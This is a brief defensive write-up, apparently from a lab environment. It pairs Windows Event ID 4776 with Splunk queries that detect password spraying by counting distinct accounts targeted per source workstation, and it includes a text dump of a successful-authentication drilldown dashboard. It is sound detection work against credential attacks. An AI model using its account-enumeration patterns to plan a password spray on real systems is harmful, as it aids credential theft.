
EventID: 4776(S, F): The computer attempted to validate the credentials for an account.  
<https://docs.microsoft.com/en-us/windows/security/threat-protection/auditing/event-4776>

```
index="wineventlog" host="dc.windomain.local" EventCode=4776 Logon Account=secopsadmin
```



## # Detecting Password Spray using distinct count of target accounts per source workstation (or source IP) in specified interval

```
index="wineventlog" host="dc.windomain.local" EventCode=4776  
| timechart span=30m dc(Logon Account) as Distinct Logon Account by Source Workstation
```



```
# Investigation Dashboard Pane: Successful Auth Drilldown, by source, showing accounts compromised.
```

splunk>enterprise

Apps

Administrator

1 Messages

Settings

Activity

Help

Find

SearchAnalyticsDatasetsReportsAlertsDashboards

Search & Reporting

Successful Authentications By Source\_Workstation (Drilldown)

Last 24 hours

Source\_Workstation

DC

Hide Filters

Action	Date/Time	Logon_Account	Source_Workstation	Successful_Logins
success	2021-05-16 21:45:57 2021-05-16 21:48:52	Facces	DC	2.00
success	2021-05-16 07:56:55 2021-05-16 11:20:17	vagrant	DC	4.00

\* Note: A Full Dashboard showing correalted metrics could be created incorporating these examples and more.